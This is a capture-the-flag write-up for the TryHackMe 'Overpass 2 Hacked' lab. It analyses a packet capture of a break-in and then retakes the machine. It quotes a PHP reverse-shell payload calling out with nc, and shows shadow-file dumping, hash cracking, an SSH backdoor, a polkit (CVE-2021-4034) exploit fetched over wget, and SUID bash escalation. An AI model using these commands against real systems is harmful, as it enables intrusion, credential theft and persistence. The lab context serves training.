
Writeup TryHackMe - Overpass 2 Hacked

Task 1: Forensics

A ".pcap" file is given which can be inspected using Wireshark. 5 questions need to be solved.

1. What was the URL of the page they used to upload a reverse shell?
   Inspecting the TCP stream, on stream number 1 the upload of a reverse shell can be found.



   The reverse shell was uploaded to „/development/upload.php", which is the destination of the POST request. The correct answer to the question is „/development/".

2. What payload did the attacker use to gain access?
   The payload can also be found in this POST request. It is a simple reverse shell.
   The shell code is: "<?php exec("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.170.145 4242 >/tmp/f")?>". This is the correct answer to the second question.

3. What password did the attacker use to privesc?
   In TCP stream number 3 the exploitation using the reverse shell can be found. The used password is "whenevernoteartinstant". The user account which was used for privilege escalation is "james".

```
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
,LQ?2>6QiQ$JDE6>Q[QA2DDQiQH96?6G6C?@E62CE:?DE2?EQN.www-data@overpass-production:/var/www/html/development/uploads$ su james
su james
Password: whenevernoteartinstant

james@overpass-production:/var/www/html/development/uploads$ cd ~
cd ~
james@overpass-production:~$ sudo -l]
sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
            [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p
            prompt] [-T timeout] [-u user] file ...
james@overpass-production:~$ sudo -l
sudo -l
[sudo] password for james: whenevernoteartinstant

Matching Defaults entries for james on overpass-production:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User james may run the following commands on overpass-production:
    (ALL : ALL) ALL
james@overpass-production:~$ sudo cat /etc/shadow
```

4. How did the attacker establish persistence?

   The attacker established persistence by installing a ssh-backdoor which he downloaded from github and executed.

```
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC
james@overpass-production:~$ git clone https://github.com/NinjaJc01/ssh-backdoor

<git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects:   5% (1/18)
remote: Counting objects:  11% (2/18)
remote: Counting objects:  16% (3/18)
remote: Counting objects:  22% (4/18)
remote: Counting objects:  27% (5/18)
```

```
james@overpass-production:~$ cd ssh-backdoor
cd ssh-backdoor
james@overpass-production:~/ssh-backdoor$ ssh-keygen
ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/james/.ssh/id_rsa): id_rsa
id_rsa
Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in id_rsa.
Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0OyQNW5sa3rr6mR7yDMo1avzRRPcapaYwOxjttuZ58 james@overpass-production
The key's randomart image is:
+---[RSA 2048]----+
|         .. .    |
|        .  +     |
|      o   .=.    |
|     . o  o+.    |
|      + S +.     |
|     =.o %.      |
|    ..*.% =.     |
|    .+.X+*.+     |
|   .oo=++=Eo.    |
+----[SHA256]-----+
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a
6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed

<9d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed
SSH - 2020/07/21 20:36:56 Started SSH backdoor on 0.0.0.0:2222
```

5. Using the fasttrack wordlist, how many of the system passwords were crackable?

   The attacker had a look on the “/etc/shadow” file. Here the password hashes are stored.

```
james@overpass-production:~$ sudo cat /etc/shadow
sudo cat /etc/shadow
root:*:18295:0:99999:7:::
daemon:*:18295:0:99999:7:::
james:$6$7GS5e.yv$HqIH5MthpGWpczr3MnwDHlED8gbVSHt7ma8yxzBM8LuBReDV5e1Pu/VuRskugt1Ckul/SKGX.5PyMpzAYo3Cg/:18464:0:99999:7:::
paradox:$6$oRXQu43X$WaAj3Z/4sEPV1mJdHsyJkIZm1rjjnNxrY5c8GElJIjG7u36xSgMGwKA2woDIFudtyqY37YCyukiHJPhi4IU7H0:18464:0:99999:7:::
szymex:$6$B.EnuXiO$f/u00HosZIO3UQCEJplazoQtH8WJjSX/ooBjwmYfEOTcqCAlMjeFIgYWqR5Aj2vsfRyf6x1wXxKitcPUjcXlX/:18464:0:99999:7:::
bee:$6$.SqHrp6z$B4rWPi0Hkj0gbQMFujz1KHVs9VrSFu7AU9CxWrZV7GzH05tYPL1xRzUJlFHbyp0K9TAeY1M6niFseB9VLBWSo0:18464:0:99999:7:::
muirland:$6$SWybS8o2$9diveQinxy8PJQnGQQWbTNKeb2AiSp.i8KznuAjYbqI3q04Rf5hjHPer3weiC.2MrOj2o1Sw/fd2cu0kC6dUP.:18464:0:99999:7:::
```

I copied the entries into a file and used “john” to crack the files using the “fasttrack” wordlist.

```
┌──(kali㉿kali)-[~/Desktop/wordlist]
└─$ john --wordlist=./fasttrack.txt ../pwdhashes
Using default input encoding: UTF-8
Loaded 5 password hashes with 5 different salts (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
secret12         (bee)
abcd123          (szymex)
1qaz2wsx         (muirland)
secuirty3        (paradox)
4g 0:00:00:00 DONE (2023-02-05 07:42) 10.52g/s 689.4p/s 3384c/s 3384C/s letmein..starwars
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

The answer is that 4 hashes can be cracked.

Task 2: Research

1. What's the default hash for the backdoor?
   The default hash of the backdoor can be found inspecting the github files. In the https://github.com/NinjaJc01/ssh-backdoor/blob/master/main.go a variable called “hash” can be found.

```
var hash string = "bdd04d9bb7621687f5df9001f5098eb22bf19eac4c2c30b6f23efed4d24
```

2. What's the hardcoded salt for the backdoor?
   The hardcoded salt can also be found in the “main.go” file. It is hardcoded in the “passwordHandler” function.

```
func passwordHandler(_ ssh.Context, password string) bool {
        return verifyPass(hash, "1c362db832f3f864c8c2fe05f2002a05", password)
}
```

3. What was the hash that the attacker used? - go back to the PCAP for this!
   The hash which the attacker used can be found in the PCAP file in the TCP stream number 3. There the attacker calls the backdoor using a specific hash:

```
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d05358f090eea56a238af02e47d44ee5489d234810ef
```

4. Crack the hash using rockyou and a cracking tool of your choice. What's the password?
   I used hashcat to crack the file. I defined the hashtype to be sha512 with password:salt. As wordlist I used rockyou. The hash could be cracked.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 1710 -a 0 6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05 ./wordlist/rockyou.txt --show

6d05358f090eea56a238af02e47d44ee5489d234810ef6240280857ec69712a3e5e370b8a41899d0196ade16c0d54327c5654019292cbfe0b5e98ad1fec71bed:1c362db832f3f864c8c2fe05f2002a05:november16
```

Task 3: Attack – Get back in!

1. The attacker defaced the website. What message did they leave as a heading?
   When accessing the webpage the following appears:

2. Hack back in

Performing a basic port scan in nmap reveals that there are 3 open ports:

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 10.10.185.105
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-08 12:47 EST
Nmap scan report for localhost (10.10.185.105)
Host is up (0.100s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
2222/tcp open  EtherNetIP-1

Nmap done: 1 IP address (1 host up) scanned in 1.88 seconds
```

As we found in task 1, the attacker installed a ssh-backdoor. This backdoor is running on port 2222. We found the password for the backdoor in task 2.

When trying to connect to the backdoor the following error appears:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -p 2222 10.10.185.105
Unable to negotiate with 10.10.185.105 port 2222: no matching host key type found. Their offer: ssh-r
sa
```

A quick google searched helped to find the right command which is needed to use the ssh-rsa algorithm:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ssh -oHostKeyAlgorithms=+ssh-rsa -p 2222 james@10.10.185.105
james@10.10.185.105's password:
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

james@overpass-production:/home/james/ssh-backdoor$
```

After entering the password from task 2 we are in the machine again.

3. Whats the user flag?

The user flag can be found in the “/home/james” directory.

```
james@overpass-production:/home/james/ssh-backdoor$ ls
README.md  backdoor.service  cooctus.png  id_rsa.pub  main.go
backdoor   build.sh          id_rsa       index.html  setup.sh
james@overpass-production:/home/james/ssh-backdoor$ cd ..
james@overpass-production:/home/james$ ls
ssh-backdoor  user.txt  www
james@overpass-production:/home/james$ cat user.txt
thm{d                                    6567}
```

4. Whats the root flag?

We have to perform privilege escalation to gain root permissions. I started by analyzing the system with the “linpeas.sh”

I openes a quick python webserver and provided the “linpeas.sh” on it.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.185.105 - - [08/Feb/2023 13:19:09] "GET /linpeas.sh HTTP/1.1" 200 -
```

Using the wget command I downloaded the “linpeas.sh” to the host machine and executed it.

```
james@overpass-production:/home/james$ wget 10.8.66.255:8000/linpeas.sh
--2023-02-08 18:19:09--  http://10.8.66.255:8000/linpeas.sh
Connecting to 10.8.66.255:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828098 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 808.69K  1.13MB/s    in 0.7s

2023-02-08 18:19:10 (1.13 MB/s) - 'linpeas.sh' saved [828098/828098]

james@overpass-production:/home/james$ sh linpeas.sh
```

I discovered a vulnerability to the CVE-2021-4034. This vulnerability already existed on the previous overpass challenge and I already had an exploit ready for it.
The exploit I first tried to use is from https://github.com/berdav/CVE-2021-4034 .
I downloaded it from github on my local machine and provided it using the python server (because cloning directly on the remote machine failed).

```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/berdav/CVE-2021-4034.git
Cloning into 'CVE-2021-4034'...
remote: Enumerating objects: 92, done.
remote: Counting objects: 100% (36/36), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 92 (delta 24), reused 19 (delta 19), pack-reused 56
Receiving objects: 100% (92/92), 22.71 KiB | 1.42 MiB/s, done.
Resolving deltas: 100% (44/44), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

I then used “wget” on the remote machine to download the directory. But then I recognized that I need the “make” command which is not installed on the remote machine.
So I searched for other exploits which don’t need the “make” command. I found an exploit which uses python3. I tried to execute python3 on the remote machine and it worked.
I cloned the “.py” file to my local computer.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ git clone https://github.com/joeammond/CVE-2021-4034.git
Cloning into 'CVE-2021-4034' ...
remote: Enumerating objects: 17, done.
remote: Counting objects: 100% (17/17), done.
remote: Compressing objects: 100% (14/14), done.
remote: Total 17 (delta 5), reused 8 (delta 3), pack-reused 0
Receiving objects: 100% (17/17), 8.25 KiB | 8.25 MiB/s, done.
Resolving deltas: 100% (5/5), done.

┌──(kali㉿kali)-[~/Desktop]
└─$ cd CVE-2021-4034

┌──(kali㉿kali)-[~/Desktop/CVE-2021-4034]
└─$ python -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Then I downloaded it with the remote machine using wget.
I called it using “python3 CVE-2021-4034.py”.
Then we got a root shell.

```
E-2021-4034.py production:/home/james/10.8.66.255:8000/CVE-2021-4034$ python3 CV
[+] Creating shared library for exploit code.
[+] Calling execve()
#
#
#
# whoami
root
#
```

The root flag can be found inside the “/root” directory.

```
# cat root.txt
thm{d5                                    3144d}
#
```

ALTERNATIVE WAY:

After I completed the challenge I had a quick look on the tips (I did not use them before).
There is a much easier way to gain root.
The tip is that there may be an easy way the attacker installed to gain root fast.
Using “ls –la” in the “/home/james” directory reveals a hidden “suid_bash”. We can use this to get root very fast:

```
james@overpass-production:/home/james$ ls -la
total 1956
drwxr-xr-x 8 james james    4096 Feb  8 18:37 .
drwxr-xr-x 7 root  root     4096 Jul 21  2020 ..
lrwxrwxrwx 1 james james       9 Jul 21  2020 .bash_history → /dev/null
-rw-r--r-- 1 james james     220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 james james    3771 Apr  4  2018 .bashrc
drwx------ 2 james james    4096 Jul 21  2020 .cache
drwx------ 3 james james    4096 Feb  8 18:19 .gnupg
drwxrwxr-x 3 james james    4096 Jul 22  2020 .local
-rw------- 1 james james      51 Jul 21  2020 .overpass
-rw-r--r-- 1 james james     807 Apr  4  2018 .profile
-rw------- 1 james james      12 Feb  8 18:37 .python_history
-rw-r--r-- 1 james james       0 Jul 21  2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root  root  1113504 Jul 22  2020 .suid_bash
drwxr-xr-x 3 james james    4096 Feb  8 18:30 10.8.66.255:8000
-rw-r--r-- 1 james james  828098 Feb  4 16:32 linpeas.sh
drwxrwxr-x 3 james james    4096 Jul 22  2020 ssh-backdoor
-rw-rw-r-- 1 james james      38 Jul 22  2020 user.txt
drwxrwxr-x 7 james james    4096 Jul 21  2020 www
james@overpass-production:/home/james$ ./suid_bash
bash: ./suid_bash: No such file or directory
james@overpass-production:/home/james$ ./.suid_bash
.suid_bash-4.4$ whoami
james
.suid_bash-4.4$ exit
exit
james@overpass-production:/home/james$ ./.suid_bash -p
.suid_bash-4.4# whoami
root
.suid_bash-4.4#
```